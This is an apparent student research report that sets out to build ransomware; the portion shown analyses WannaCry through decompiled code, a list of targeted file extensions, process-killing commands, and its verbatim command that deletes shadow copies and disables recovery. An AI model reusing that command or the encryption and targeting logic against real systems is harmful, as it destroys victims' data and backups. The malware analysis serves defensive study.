Ransomware

OT Research Project

Author:
Vladimir Shelkovnikov v.shelkovnikov@innopolis.university

ABSTRACT

WannaCry was one of the first ransomware attacks. It caused 4 billion dollars in losses in the world [1]. Now this type of attack becomes a serious problem for companies and governments. During the OT course, we were working with malware analysis but we does not go into the development part of it. Therefore, for my project, I would like to develop malware that will correspond to modern types of ransomware.

I. INTRODUCTION

According to the Sophos report [2] in 2021 among 5600 companies ransomware was involved in 79% of cyber incidents. In addition, one of the biggest incidents in 2021 – Kaseya, JBS, and Colonial Pipeline were caused by ransomware. The increase in the number and damage from such attacks has led to the emergence of an initiative to create an international coalition to combat ransomware [3].

In this regard, I would like to consider the process of developing such malware..

II. RESEARCH GOALS

The main goal of my research is to develop ransomware. To do this, I decided to formulate the following tasks:

1) Analyze the tactics and techniques used by modern examples of ransomware
2) Develop the malware.
3) Analyze the result.

III. COMPLEX SOLUTION

The program must meet the following requirements:

1) To be able to find files, encrypt them, demand the ransom and decrypt encrypted files.
2) Have a C&C server.
3) Contains an obfuscation mechanism.

IV. RELATED WORKS

TrendMicro has a good whitepaper with general information about ransomware [4]. One of the publications from the System Security Lab at Northeastern University provides a long-term analysis of ransomware including encryption, deletion, and communication techniques [5]. Also, my report from the fourth lab [6] in the OT course in which I analyze the WannaCry with the open source solution GonnaCry [7, 8] rewritten in Golang became one of the examples of malware development.

V. MALWARE ANALYSIS

Ransomware is a form of malware that use encryptions to render user files and the system that relies on them to make them unusable. To decrypt them attacker demands a ransom. As references for my project, I decided to use the following examples of ransomware:

1) WannaCry - is the biggest cyber incident in 2017.

2) Darkside ransomware - is responsible for the attack on critical infrastructure (Colonial Pipeline) on May 7, 2021.

3) REvil ransomware is an example of a Ransomware as a Service (RaaS).

The purpose of this chapter is not to provide a detail analyze of ransomware malware samples but to show different techniques used by them. I started with the WannaCry. The beginner of its work can be presented as shown in Figure 1.




Figure 1 – How does WannaCry work? Part 1

The first thing it tries to do is to connect to the URL http://www.iuqerfsodp9ifjaposdfj_004313d0. This is the killswitch domain - if malware is successfully connected to it, it will terminate its work. This can be used to detect the sandbox environment when the network is simulated or for test purposes, but it looks more like a flaw (Figure 2).

```
undefined4 main(void)

{
  undefined4 uVar1;
  int iVar2;
  undefined4 *puVar3;
  undefined4 *puVar4;
  undefined4 uStack100;
  undefined4 uStack96;
  undefined4 uStack92;
  undefined4 local_50 [14];
  undefined4 local_17;
  undefined4 local_13;
  undefined4 local_f;
  undefined4 local_b;
  undefined4 local_7;
  undefined2 local_3;
  undefined local_1;

  puVar3 = (undefined4 *)s_http://www.iuqerfsodp9ifjaposdfj_004313d0;
  puVar4 = local_50;
  for (iVar2 = 0xe; iVar2 != 0; iVar2 = iVar2 + -1) {
    *puVar4 = *puVar3;
    puVar3 = puVar3 + 1;
    puVar4 = puVar4 + 1;
  }
  *(undefined *)puVar4 = *(undefined *)puVar3;
  local_17 = 0;
  local_13 = 0;
  local_f = 0;
  local_b = 0;
  local_7 = 0;
  local_3 = 0;
  uStack92 = 0;
  uStack96 = 0;
  uStack100 = 0;
  local_1 = 0;
  uVar1 = InternetOpenA(0,1);
  iVar2 = InternetOpenUrlA(uVar1,&uStack100,0,0,0x84000000,0);
  if (iVar2 == 0) {
    InternetCloseHandle(uVar1);
    InternetCloseHandle(0);
    FUN_00408090();
    return 0;
  }
  InternetCloseHandle(uVar1);
  InternetCloseHandle(iVar2);
  return 0;
}
```

Figure 2 – The main function of WannaCry

Otherwise, it will try to execute the mssecsvc2.0 (Microsoft Security Center (2.0)) service. To do this, it will check the number of arguments. If there are at least 2 arguments it will start malware as a service and also try to propagate itself over the network via SMB using External Blue vulnerability. In this way, it combines ransomware malware with the worm to spread itself over the company. It is an interesting mechanism for 2017 but now it is outdated, so I will skip this moment.

The creation of the service here is a pretty standard as shown in Figure 3.

```
undefined4 FUN_00407c40(void)

{
  SC
  SC
  char local_104 [260];

  sprintf(local_104,s_%s_-m_security_00431330,&lpFilename_0070f760);
  hSCManager = OpenSCManagerA((LPCSTR)0x0,(LPCSTR)0x0,0xf003f);
  if (hSCManager != (SC_HANDLE)0x0) {
    hService = CreateServiceA(hSCManager,s_mssecsvc2.0_004312fc,
                              s_Microsoft_Security_Center_(2.0)_S_00431308,0xf01ff,0x10,2,1,
                              local_104,(LPCSTR)0x0,(LPDWORD)0x0,(LPCSTR)0x0,(LPCSTR)0x0,(LPCSTR)0x0
                             );
    if (hService != (SC_HANDLE)0x0) {
      StartServiceA(hService,0,(LPCSTR *)0x0);
      CloseServiceHandle(hService);
    }
    CloseServiceHandle(hSCManager);
    return 0;
  }
  return 0;
}
```

Undefined Double Word
Length: 4

Figure 3 – Create and start mssecsvc2.0 service

First, it uses the path to the executable file to construct a string like Path-to-executable -m security. This path is used to create a new service called mssecsvc2.0 (Microsoft Security Center (2.0)), which will have full access (DesiredAccess==0xf01ff(SERVICE_ALL_ACCESS)) and will run in its own process (0x10) and will start automatically (2). Then it will start the service.




Figure 4 – How does WannaCry work? Part 2

After the service is started, it will try to find, load, and lock the resource 0x727 (1831) (Figure 5).

Figure 5 – Resource 1831

It moved C:\WINDOWS\tasksche.exe to the C:\qeriuwjhrf\WINDOWS. And then it will create a new tasksche.exe with content from resource 1831. Also, it uses random strings based on computer name to create a hidden directory for tasksche.exe copy. Resource 1831 also contains an integrated resource called 2058. This is a zip archive with the following files:

b.wnry: data
c.wnry: data
msg: directory
r.wnry: ASCII text, with CRLF line terminators
s.wnry: Zip archive data, at least v1.0 to extract
taskdl.exe: PE32 executable (GUI) Intel 80386, for MS Windows
taskse.exe: PE32 executable (GUI) Intel 80386, for MS Windows
t.wnry: data
u.wnry: PE32 executable (GUI) Intel 80386, for MS Windows
wininet.dll: PE32+ executable (DLL) (GUI) x86-64, for MS Windows

msg is a folder that contains a list of RTF files with the .wnry extension. These files are instructions for ransom messages;

b.wnry is an image file. This is also instruction for the victim;
c.wnry contains a list of Tor addresses and a link to an installation file of the Tor browser;
r.wnry is a text file with additional decryption instructions;
s.wnry file is a ZIP archive with the Tor browser.
t.wnry is an encrypted file with the WANACRY! encryption format;
taskdl.exe is used for the deletion of files with the.WNCRY extension;
taskse.exe is used for malware execution on RDP sessions.
u.wnry is decryption component called @WanaDecryptor@.exe.

So, another interesting detail of WannaCry is divided into part of it. It doesn't contain only one executable but a few of them that are divided by their functions.

Figure 6 shows the encryption process of WannaCry.




Figure 6 – How does WannaCry work? Part 3

Here encryption part of ransomware is inside of the t.wnry file (Figure 7).

```
hFile = CreateFileA(param_1,0x80000000,1,(LPSECURITY_ATTRIBUTES)0x0,3,0,(HANDLE)0x0);
if (hFile != (HANDLE)0xffffffff) {
  GetFileSizeEx(hFile,(PLARGE_INTEGER)&local_28);
  if ((local_24 < 1) && ((local_24 < 0 || (local_28 < 0x6400001)))) {
    iVar2 = (*_DAT_0040f880)(hFile,&local_240,8,local_20,0);
    if (iVar2 != 0) {
      iVar2 = memcmp(&local_240,s_WANACRY!_0040eb7c,8);
      if (iVar2 == 0) {
        iVar2 = (*_DAT_0040f880)(hFile,&local_248,4,local_20,0);
        if ((iVar2 != 0) && (local_248 == 0x100)) {
          iVar2 = (*_DAT_0040f880)(hFile,*(undefined4 *)((int)this + 0x4c8),0x100,local_20,0);
          if (iVar2 != 0) {
            iVar2 = (*_DAT_0040f880)(hFile,&local_244,4,local_20,0);
            if (iVar2 != 0) {
              iVar2 = (*_DAT_0040f880)(hFile,&local_238,8,local_20,0);
              if (((iVar2 != 0) && ((int)local_234 < 1)) &&
                 (((int)local_234 < 0 || (local_238 < 0x6400001)))) {
                iVar2 = FUN_004019e1((void *)((int)this + 4),*(void **)((int)this + 0x4c8),
                                     local_248,local_230,&local_30);
                if (iVar2 != 0) {
                  FUN_00402a76((void *)((int)this + 0x54),local_230,(uint *)PTR_DAT_0040f578,
                               local_30,(byte *)0x10);
                  local_2c = (byte *)GlobalAlloc(0,local_238);
                  if (local_2c != (byte *)0x0) {
                    iVar2 = (*_DAT_0040f880)(hFile,*(undefined4 *)((int)this + 0x4c8),local_28,
                                             local_20,0);
                    pbVar1 = local_2c;
                    if (((iVar2 != 0) && (local_20[0] != 0)) &&
                       ((0x7fffffff < local_234 ||
                        (((int)local_234 < 1 && (local_238 <= local_20[0])))))) {
                      FUN_00403a77((void *)((int)this + 0x54),*(byte **)((int)this + 0x4c8),
                                   local_2c,local_20[0],1);
                      *param_2 = local_238;
                      pbVar3 = pbVar1;
```

Figure 7 – Decrypting t.wnry

It checks if the t.wnry file exists, and if so, determines its size. Then it checks if its first 8 bytes are equal to WANNACRY!. The next 4 bytes should be equal to 0x100. It keeps checking the file until FUN_004019e1 appears. it tried to decrypt 256 bytes using an RSA key and returned the decrypted data and its size.

FUN_00402a76 uses the decrypted data to initialize the AES key. Then it finishes reading the t.wnry file. And performs decryption for t.wnry using the FUN_00403a77 function.

```
undefined4 ransomware_thread(int drive_id)

{
  int r;
  undefined4 *in_FS_OFFSET;
  cls_100071f8 large_class;
  unde  Undefined Double Word
  unde  Length: 4
  undefined4 local_4;

  local_4 = 0xffffffff;
  puStack8 = &LAB_10006ebb;
  local_c = *in_FS_OFFSET;
  *in_FS_OFFSET = &local_c;
  OOAnalyzer::cls_100071f8::cls_100071f8(&large_class);
  local_4 = 0;
  r = OOAnalyzer::cls_100071f8::check_keys_start_cleanup_thread
                (&large_class,(LPCSTR)&_00000000.pky,append_f.wnry,&decryption_successful_glob);
  if (r == 0) {
    local_4 = 0xffffffff;
    OOAnalyzer::cls_100071f8::~cls_100071f8(&large_class);
    *in_FS_OFFSET = local_c;
    return 0;
  }
  check_disk_start_ransomware(&large_class,drive_id,0);
  FUN_10005190(drive_id);
  OOAnalyzer::cls_100071f8::free_contexts(&large_class);
                    /* WARNING: Subroutine does not return */
  ExitThread(0);
}
```

Figure 8 – Ransomware thread

One of the malware thread checks the disk to see if there is enough space on it, if not, it will wait and check again. It also checks the drive type (it ignores the CD-ROM). It also contains a function that scans a folder - checks its contents, skips directories and malicious files, checks the file extension (Figure 9). It encrypts the following extensions:

.docx	.ppam	.sti	.vcd	.3gp	.sch	.myd	.wb2	.docb	.potx	.sldx	.jpeg
.mp4	.dch	.frm	.slk	.docm	.potm	.sldm	.jpg	.mov	.dip	.odb	.dif
.dot	.pst	.sldm	.bmp	.avi	.pl	.dbf	.stc	.dotm	.ost	.vdi	.png
.asf	.vb	.db	.sxc	.dotx	.msg	.vmdk	.gif	.mpeg	.vbs	.mdb	.ots
.xls	.eml	.vmx	.raw	.vob	.ps1	.accdb	.ods	.xlsm	.vsd	.aes	.tif
.wmv	.cmd	.sqlitedb		.xlsb	.vsdx	.ARC	.tiff	.fla	.js	.sqlite3	
.xlw	.txt	.PAQ	.nef	.swf	.asm	.asc	.uot	.xlt	.csv	.bz2	.psd
.wav	.h	.lay6	.stw	.xlm	.rtf	.tbk	.ai	.mp3	.pas	.lay	.sxw
.xlc	.123	.bak	.svg	.sh	.cpp	.mml	.ott	.xltx	.wks	.tar	.djvu
.class	.c	.sxm	.odt	.xltm	.wk1	.tgz	.m4u	.jar	.cs	.otg	.pem
.ppt	.pdf	.gz	.m3u	.java	.suo	.odg	.p12	.pptx	.dwg	.7z	.mid
.rb	.sln	.uop	.csr	.pptm	.onetoc2		.rar	.wma	.asp	.ldf	.std
.pot	.snt	.zip	.flv	.php	.mdf	.sxd	.key	.pps	.hwp	.backup	
.3g2	.jsp	.ibd	.otp	.pfx	.ppsm	.602	.iso	.mkv	.brd	.myi	.odp
.der	.ppsx	.sxi	.max	.crt	.3ds						

```
1000c0cc 10 cb 00 10     addr        u_.csv_1000cb10
1000c0d0 04 cb 00 10     addr        u_.rtf_1000cb04
1000c0d4 f8 ca 00 10     addr        u_.123_1000caf8
1000c0d8 ec ca 00 10     addr        u_.wks_1000caec
1000c0dc e0 ca 00 10     addr        u_.wkl_1000cae0
1000c0e0 d4 ca 00 10     addr        u_.pdf_1000cad4
1000c0e4 c8 ca 00 10     addr        u_.dwg_1000cac8
1000c0e8 b4 ca 00 10     addr        u_.onetoc2_1000cab4
1000c0ec a8 ca 00 10     addr        u_.snt_1000caa8
1000c0f0 9c ca 00 10     addr        u_.jpeg_1000ca9c
1000c0f4 90 ca 00 10     addr        u_.jpg_1000ca90
1000c0f8 00              ??          00h
1000c0f9 00              ??          00h
1000c0fa 00              ??          00h
1000c0fb 00              ??          00h

                     PTR_u_.docb_1000c0fc                            XREF[3]:

1000c0fc 84 ca 00 10     addr        u_.docb_1000ca84

                     PTR_u_.docm_1000c100                            XREF[2]:

1000c100 78 ca 00 10     addr        u_.docm_1000ca78
1000c104 6c ca 00 10     addr        u_.dot_1000ca6c
1000c108 60 ca 00 10     addr        u_.dotm_1000ca60
1000c10c 54 ca 00 10     addr        u_.dotx_1000ca54
1000c110 48 ca 00 10     addr        u_.xlsm_1000ca48
1000c114 3c ca 00 10     addr        u_.xlsb_1000ca3c
1000c118 30 ca 00 10     addr        u_.xlw_1000ca30
1000c11c 24 ca 00 10     addr        u_.xlt_1000ca24
1000c120 18 ca 00 10     addr        u_.xlm_1000ca18
1000c124 0c ca 00 10     addr        u_.xlc_1000ca0c
1000c128 00 ca 00 10     addr        u_.xltx_1000ca00
1000c12c f4 c9 00 10     addr        u_.xltm_1000c9f4
1000c130 e8 c9 00 10     addr        u_.pptm_1000c9e8
1000c134 dc c9 00 10     addr        u_.pot_1000c9dc
1000c138 d0 c9 00 10     addr        u_.pps_1000c9d0
1000c13c c4 c9 00 10     addr        u_.ppsm_1000c9c4
1000c140 b8 c9 00 10     addr        u_.ppsx_1000c9b8
1000c144 ac c9 00 10     addr        u_.ppam_1000c9ac
1000c148 a0 c9 00 10     addr        u_.potx_1000c9a0
1000c14c 94 c9 00 10     addr        u_.potm_1000c994
1000c150 88 c9 00 10     addr        u_.edb_1000c988
1000c154 7c c9 00 10     addr        u_.hwp_1000c97c
1000c158 70 c9 00 10     addr        u_.602_1000c970
```

```
13
14  path_end = wcsrchr(path,L'.');
15  if (path_end == (wchar_t *)0x0) {
16    return 0;
17  }
18  iVar2 = _wcsicmp(path_end,u_.exe_1000ccd0);
19  if ((iVar2 == 0) || (iVar3 = _wcsicmp(path_end,u_.dll_1000ccc4), iVar3 == 0)) {
20                    /* Return 1 for .exe & .dll */
21    return 1;
22  }
23  iVar3 = _wcsicmp(path_end,u_.WNCRY_1000cbf4);
24  if (iVar3 == 0) {
25                    /* Return 6 for .WNCRY */
26    return 6;
27  }
28  document_suffixes = &PTR_u_.doc_1000c098;
29  current_suffix = (wchar_t *)PTR_u_.doc_1000c098;
30  while (current_suffix != (wchar_t *)0x0) {
31    iVar3 = _wcsicmp((wchar_t *)*document_suffixes,path_end);
32    if (iVar3 == 0) {
33                    /* Return 2 for file-endings from first list */
34      return 2;
35    }
36    ppwVar1 = (wchar_t **)document_suffixes + 1;
37    document_suffixes = (undefined **)((wchar_t **)document_suffixes + 1);
38    current_suffix = *ppwVar1;
39  }
40  document_suffixes2 = &PTR_u_.docb_1000c0fc;
41  current_suffix2 = (wchar_t *)PTR_u_.docb_1000c0fc;
42  while (current_suffix2 != (wchar_t *)0x0) {
43    iVar3 = _wcsicmp((wchar_t *)*document_suffixes2,path_end);
44    if (iVar3 == 0) {
45                    /* Return 3 for file-endings from second list */
46      return 3;
47    }
48    ppwVar1 = (wchar_t **)document_suffixes2 + 1;
49    document_suffixes2 = (undefined **)((wchar_t **)document_suffixes2 + 1);
50    current_suffix2 = *ppwVar1;
51  }
52  iVar3 = _wcsicmp(path_end,u_.WNCRYT_1000cbc8);
53  if (iVar3 != 0) {
54    iVar3 = _wcsicmp(path_end,u_.WNCYR_1000cc04);
55    return (-(uint)(iVar3 != 0) & 0xfffffffb) + 5;
56  }
57  return 4;
58 }
```

Figure 9 – Check the filetype

If the file is suitable for malware, it adds it to the list structure. WannaCry also excludes some directories - \ \Intel, \WINDOWS, \ProgramData, \Program Files, \Program Files (x86), \AppData\Local\Temp and others (Figure 10).

```
iVar1 = _wcsnicmp(path,u_\\_1000cc14,2);
if (iVar1 == 0) {
  pwVar2 = wcsstr(path,(wchar_t *)&_SubStr_1000ced4);
}
else {
  pwVar2 = path + 1;
}
if (pwVar2 != (wchar_t *)0x0) {
  pwVar2 = pwVar2 + 1;
  iVar1 = _wcsicmp(pwVar2,u_\Intel_1000cec4);
  if (iVar1 == 0) {
    return 1;
  }
  iVar1 = _wcsicmp(pwVar2,u_\ProgramData_1000cea8);
  if (iVar1 == 0) {
    return 1;
  }
  iVar1 = _wcsicmp(pwVar2,u_\WINDOWS_1000ce94);
  if (iVar1 == 0) {
    return 1;
  }
  iVar1 = _wcsicmp(pwVar2,u_\Program_Files_1000ce74);
  if (iVar1 == 0) {
    return 1;
  }
  iVar1 = _wcsicmp(pwVar2,u_\Program_Files_(x86)_1000ce48);
  if (iVar1 == 0) {
    return 1;
  }
  pwVar3 = wcsstr(pwVar2,u_\AppData\Local\Temp_1000ce20);
  if (pwVar3 != (wchar_t *)0x0) {
    return 1;
  }
  pwVar2 = wcsstr(pwVar2,u_\Local_Settings\Temp_1000cdf4);
  if (pwVar2 != (wchar_t *)0x0) {
    return 1;
  }
}
iVar1 = _wcsicmp(filename,u__This_folder_protects_against_ra_1000cd58);
if (iVar1 == 0) {
  return 1;
}
iVar1 = _wcsicmp(filename,u_Temporary_Internet_Files_1000cd24);
if (iVar1 == 0) {
  return 1;
}
iVar1 = _wcsicmp(filename,u_Content.IE5_1000cd0c);
return (uint)(iVar1 == 0);
```

Figure 10 – Excluded directories

During the encryption, WannaCry adds some kind of the header to file (Figure 11).

```
cls_10005dc0::aes_something_3
          ((cls_10005dc0 *)&this->cls_1000acbc,(undefined4 *)random_buffer,
           (undefined4 *)PTR_DAT_1000d8d4,0x10,0x10);
pcVar3 = random_buffer;
for (i = 0x10; i != 0; i = i + -1) {
  *pcVar3 = '\0';
  pcVar3 = pcVar3 + 1;
}
                /* write WANACRY! file content */
r_ = (*writeFile)(target_file_handle_,s_WANACRY!_1000cbe8,8,&bytes_written,(LPOVERLAPPED)0x0);
if (((r_ != 0) &&
    (r_ = (*writeFile)(target_file_handle_,&encrypted_key_length,4,&bytes_written,
                       (LPOVERLAPPED)0x0), r_ != 0)) &&
   ((r_ = (*writeFile)(target_file_handle_,encrypted_key,encrypted_key_length,&bytes_written,
                       (LPOVERLAPPED)0x0), r_ != 0 &&
    ((r_ = (*writeFile)(target_file_handle_,&internal_filetype,4,&bytes_written,
                        (LPOVERLAPPED)0x0), r_ != 0 &&
     (r_ = (*writeFile)(target_file_handle_,&filesize,8,&bytes_written,(LPOVERLAPPED)0x0),
     i = unknown_, uVar2 = filesize, r_ != 0)))))) {
```

Figure 11 – Part of the encryption method

It will encrypt the contents of the file using the generated key. Then it will fill the file with the contents of wannacry. It starts with the string WANNACRY!, key length, encrypted key length, file type, file size, and encrypted content. Figure 12 shows the 4th part of the WannaCry work.




Figure 12 – How does WannaCry work? Part 4

One of the first interesting things here is the attempt to kill some processes on the victim machine (Figure 13).

```
create_wanadecryptor_exe_lnk_script();
load_r.wnry_create_@please_read_me@();
ransomware_documents_and_desktop(&cls);
r_ = 0;
while (decryption_successful_glob == 0) {
  InterlockedExchange((LONG *)&Addend_1000d4e4,-1);
  if (r_ == 1) {
    create_process(s_taskkill.exe_/f_/im_Microsoft.Ex_1000d874,0,(LPDWORD)0x0);
    create_process(s_taskkill.exe_/f_/im_MSExchange*_1000d854,0,(LPDWORD)0x0);
    create_process(s_taskkill.exe_/f_/im_sqlserver.ex_1000d830,0,(LPDWORD)0x0);
    create_process(s_taskkill.exe_/f_/im_sqlwriter.ex_1000d80c,0,(LPDWORD)0x0);
    create_process(s_taskkill.exe_/f_/im_mysqld.exe_1000d7ec,0,(LPDWORD)0x0);
  }
```

Figure 13 – Kill processes

So after starting all threads, it calls a function to terminate all processes related to MS Exchange and MySQL.

u.wnry contains part to extract files from s.wnry, copy TaskData\Tor\tor.exe to TaskData\Tor\taskhsvc.exe, and execute it.

```
sprintf(&local_410,s_%s\%s\%s_004214e8,s_TaskData_004214f4,&Tor,s_taskhsvc.exe_00421504);
DVar1 = GetFileAttributesA(&local_410);
if (DVar1 == 0xffffffff) {
  uVar2 = FUN_0040b6a0(s_TaskData_004214f4,(LPCSTR)&_Dest_004220e4,(char *)0x0);
  if ((char)uVar2 == '\0') {
    uVar2 = FUN_0040b780(s_TaskData_004214f4,(LPCSTR)&_Dest_00422148);
    if ((char)uVar2 == '\0') {
      uVar2 = FUN_0040b780(s_TaskData_004214f4,(LPCSTR)&_Dest_004221ac);
      if ((char)uVar2 == '\0') {
        return uVar2;
      }
    }
  }
  local_208 = (char)this_00421798;
  puVar5 = &local_207;
  for (iVar4 = 0x81; iVar4 != 0; iVar4 = iVar4 + -1) {
    *puVar5 = 0;
    puVar5 = puVar5 + 1;
  }
  *(undefined2 *)puVar5 = 0;
  *(undefined *)((int)puVar5 + 2) = 0;
  sprintf(&local_208,s_%s\%s\%s_004214e8,s_TaskData_004214f4,&Tor,s_tor.exe_004214e0);
  DVar1 = GetFileAttributesA(&local_208);
  if (DVar1 == 0xffffffff) {
    return 0xffffff00;
  }
  CopyFileA(&local_208,&local_410,0);
}
local_454.cb = 0x44;
local_464.hProcess = (HANDLE)0x0;
ppCVar6 = &local_454.lpReserved;
for (iVar4 = 0x10; iVar4 != 0; iVar4 = iVar4 + -1) {
  *ppCVar6 = (LPSTR)0x0;
  ppCVar6 = ppCVar6 + 1;
}
local_464.hThread = (HANDLE)0x0;
local_464.dwProcessId = 0;
local_464.dwThreadId = 0;
local_454.wShowWindow = 0;
local_454.dwFlags = 1;
BVar3 = CreateProcessA((LPCSTR)0x0,&local_410,(LPSECURITY_ATTRIBUTES)0x0,
                       (LPSECURITY_ATTRIBUTES)0x0,0,0x8000000,(LPVOID)0x0,(LPCSTR)0x0,
                       (LPSTARTUPINFOA)&local_454,(LPPROCESS_INFORMATION)&local_464);
```

Figure 14 – Tor

To connect, it uses the addresses from the c.wnry file.

It also runs the following command “/c vssadmin delete shadows /all /quiet & wmic shadowcopy delete & bcdedit /set {default} bootstatuspolicy ignoreallfailures & bcdedit /set {default} recoveryenabled no & wbadmin delete catalog -quiet” (Figure 15)

Figure 15 – Run cmd

So there will be no copies for backup. At this step, I finished with WannaCry. So from this example of ransomware, there are the following interesting details:

1) Killswitch domain is a flaw in the code of the malware.

2) Propagation function.

3) The exploitation of relevant vulnerabilities (EternalBlue).

4) Less suspicious naming of services.

5) WannaCry is split up into several components of code, which are each encrypted separately.

6) Encryption component (.dll) is encrypted in t.wnry. Key is also embedded in it.

7) A whitelist of system directories to doesn't encrypt important system elements.

8) List of extensions.

9) Usage of Tor browser and .onion domains.

10) Tried to kill MSExchange and MySQL processes.

Next one is Darkside ransomware (SHA256: 0A0C225F0E5EE941A79F2B7701F1285E4975A2859EB4D025D96D9E366E81ABB9). It starts with the function FUN_0040b047 that uses encrypted arguments (Figure 16)

